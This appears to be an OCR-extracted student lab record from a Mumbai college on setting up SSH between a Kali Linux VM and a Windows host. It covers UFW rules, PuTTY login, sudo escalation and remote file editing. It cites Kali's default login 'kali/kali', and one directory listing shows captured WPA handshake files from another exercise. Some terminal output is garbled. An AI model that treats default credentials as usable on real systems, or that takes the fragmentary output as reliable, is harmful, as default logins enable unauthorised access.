
UFW can be used in: Arch Linux, Debian, Ubuntu.

UFW can use either iptables or nftables as the back-end firewall.

UFW can be used to:

Allow by specific port, IP address, and protocol

Allow IP address 192.168.0.4 access to port 22 using TCP



```
Oct 24 07:08:04 kali systemd[1]: Started ssh.service - OpenBSD Secure S
root@kali:~# ufw status
Status: active

To Action From
--
22/tcp ALLOW Anywhere
22/tcp (v6) ALLOW Anywhere (v6)

root@kali:~#
```


KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

Note: is status is disable then enter


Cmd: sudo ufw allow 22/tcp

Step 4: Now we've given all the persmission lets make the file which we will transfer via ssh.




```
root@kali: ~/SSH_Connection
root@kali: ~/SSH_Connection 99x25
root@kali:~/SSH_Connection# touch txtforssh.txt
root@kali:~/SSH_Connection# cat >> txtforssh.txt
Hi This is written in kali . I will get travel through SSH , wish me luck....^C
root@kali:~/SSH_Connection#
```

Step 5: Copy the kali IP and paste it in PUTTY.




Step 6: Accept it.



KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20


M.Sc (I.T.) Part-1 Semester II

Step 7: Login by entering credential(mostly for ssh [kali, kali] is [login, pass])



```
192.168.0.201 - PuTTY
login as: kali
kali@192.168.0.201's password: [REDACTED]
```

Step 8: Escalate the user from normal user to root user.



```
root@kali: /home/kali
| This is a minimal installation of Kali Linux, you likely
| want to install supplementary tools. Learn how:
| = https://www.kali.org/docs/troubleshooting/common-minimum-setup/
|
└─(Run: "touch ~/.hushlogin" to hide this message)
(kali@kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos


(kali@kali)-[~]
└─$ cd Home
cd: no such file or directory: Home

(kali@kali)-[~]
└─$ cd #

(kali@kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
root@kali:/home/kali#
```

Step 9: Finally got into the directory where is saved the file.




```
root@kali: ~/SSH_Connection
wpa_handshake_iqra-02.log.csv
wpa_handshake_iqra-03.cap
wpa_handshake_iqra-03.csv
wpa_handshake_iqra-03.kismet.csv
wpa_handshake_iqra-03.kismet.netxml
wpa_handshake_iqra-03.log.csv
wpa_handshake_iqra-04.cap
wpa_handshake_iqra-04.csv
wpa_handshake_iqra-04.kismet.csv
wpa_handshake_iqra-04.kismet.netxml
wpa_handshake_iqra-04.log.csv
wpa_handshake_iqra-05.cap
wpa_handshake_iqra-05.csv
wpa_handshake_iqra-05.kismet.csv
wpa_handshake_iqra-05.kismet.netxml
wpa_handshake_iqra-05.log.csv
wpa_handshake_iqra_latest-01.cap
wpa_handshake_iqra_latest-01.csv
wpa_handshake_iqra_latest-01.kismet.csv
wpa_handshake_iqra_latest-01.kismet.netxml
wpa_handshake_iqra_latest-01.log.csv
root@kali:~# Cd SSH_Connection/
root@kali:~/SSH_Connection#
ytes 7440 (7.2 KiB)
pped 0 overruns 0  carrier 0  collisions 0

on# ls
on# cd ..
```

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II


Step 10: Same File can be access from kali VM into the Host OS via SSH.



```
root@kali: ~/SSH_Connection
root@kali:~/SSH_Connection# cat txtforssh.txt
Hi this is written in kali , i will travel via ssh, wish me luckroot@kali:~/SSH_Connection#
```


Step 11: we've edited the kali's file from host OS and it is reflected into the KALI VM also.

Host OS window's Putty screen:



```
root@kali: ~/SSH_Connection
root@kali:~/SSH_Connection# cat txtforssh.txt
Hi this is written in kali , i will travel via ssh, wish me luckroot@kali:~/SSH_Connection# cat >> txtforssh.txt
lets get back to kali my home
^C
root@kali:~/SSH_Connection# cat txtforssh.txt
Hi this is written in kali , i will travel via ssh, wish me lucklets get back to kali my home
root@kali:~/SSH_Connection#
```

Kali VM Screen:



```
root@kali: ~/SSH_Connection
root@kali:~/SSH_Connection99x25
root@kali:~/SSH_Connection# cat txtforssh.txt
Hi this is written in kali , i will travel via ssh, wish me lucklets get back to kali my home
root@kali:~/SSH_Connection#
```